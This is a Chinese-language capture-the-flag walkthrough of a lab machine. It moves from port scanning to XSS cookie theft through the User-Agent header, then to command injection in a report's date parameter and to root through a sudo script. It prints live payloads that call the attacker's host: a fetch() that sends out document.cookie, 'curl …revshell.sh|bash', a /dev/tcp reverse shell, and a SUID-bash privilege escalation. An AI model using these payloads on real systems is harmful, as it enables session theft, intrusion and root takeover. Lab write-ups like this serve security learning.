



先掃全port，用-sS半連結，-n不做域名解析，--min-rate=9362強制每秒至少送9362 packets，發現有開22,5000 port





取得版本詳細資訊




訪問網頁可發現有support頁面

dirsearch –u http://10.10.11.8.5000


發現有dashboard、support頁面，dashboard為401未認證狀態需要cookie認證



從support頁面下手，可發現message欄位如果輸入<br>之類command會有告警提示(右圖)



用burpsuite看可發現response有使用到User-Agent:在strong標籤內，可嘗試對user-agent攻擊




在User-Agent置入payload

<img src=x onerror=fetch('http://10.10.14.136/?c='+document.cookie);>

img src為html語法，onerror指令為若讀取讀片出現error則執行fetch一段command，fetch 屬於javascript

<https://ithelp.ithome.com.tw/articles/10244673?sc=hot>

這邊提供XSS攻擊介紹，通常href=、background=、action=較能攻擊，且非httponly的cookie才能跟著javascript傳送




python3 -m http.server 80


讓server來抓資料，能發現會顯示is\_admin的cookie data

ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0

理論是當hacking attempt detected 頁面(也就是server端)要製作response回覆時，到user agent部分會因為payload而去訪問kali，同時因為document.cookie函式而交出自己(admin)的cookie value




輸入cookie value後重登dashboard頁面會看見administrator dashboard



在dashboard下按generate report button後會出現date參數，發現可以攻擊，放置payload

curl http://10.10.14.136/revshell.sh|bash


抓取本機revshell並以bash執行




python3 -m http.server 80

sudo rlwrap nc –nlvp 4444

可取得reverse shell



在dvir目錄下可發現user.txt




sudo –l 檢視目前dvir用戶權限

發現提示說有/usr/bin/syscheck可以執行，並且是(ALL)全部使用者皆可模式

cat /usr/bin/syscheck 查看內容發現會在當前目錄執行initdb.sh並將2種輸出合併丟到/dev/null，嘗試製作reverse shell在檔案內來提權

\*補充

bash -i >& /dev/tcp/10.10.14.136/4444 0>&1，i為interactive shell，>&、&>皆為將標準輸出1和錯誤輸出2混合送至目標ip，0>&1是將標準輸入同1(標準輸出送至目標ip)，>(送至)，&(同)



方法一

server端:

echo “bash -i >& /dev/tcp/10.10.14.136/1234 0>&1” > initdb.sh


chomod +x initdb.sh

sudo /usr/bin/syscheck

本機端:

sudo rlwrap nc –nlvp 1234

可取得reverse shell，並且是root權限



方法二

echo “chmod u+s /bin/bash” > initdb.sh

chomod +x initdb.sh

sudo /usr/bin/syscheck

/bin/bash –p

此方法是將bash檔案權限改為可供一般user暫時以root權限執行檔案，而/bin/bash –p此command是bash set的一種command，如圖可用echo $-查看參數設置(當前為himBHs)，在執行-p後設置變為(himpBHs)，增加了一個p，-p的官方說明為:

Turn on privileged mode. In this mode, the $BASH\_ENV and $ENV files are not processed, shell functions are not inherited from the environment, and the SHELLOPTS, BASHOPTS, CDPATH and GLOBIGNORE variables, if they appear in the environment, are ignored. If the shell is started with the effective user (group) id not equal to the real user (group) id, and the -p option is not supplied, these actions are taken and the effective user id is set to the real user id. If the -p option is supplied at startup, the effective user id is not reset. Turning this option off causes the effective user and group ids to be set to the real user and group ids.


也就是說在啟用shell時若無配置-p，則將effective uid同real uid，若已配置-p則不會被重置，關閉選項後才會重置。

real uid/effective uid說明如下:

Real (U|G)ID vs Effective (U|G)ID

the Real UID (RUID) identifies the user who launched the process. the Real GID (RGID) identifies the primary group of the user that launched the process. the Effective UID (EUID) and the Effective GID (EGID) are used to determine what resources the process can access.

啟動process看的是real uid，process訪問檔案時的權限看的則是effective uid，兩者可能不同，如截圖所示，在更改uid為u+s後real uid仍是原uid(dvir)但生成process時euid會變成file owner(root)，因為有-p參數所以euid不會被強制還原同uid



在root目錄下取得root.txt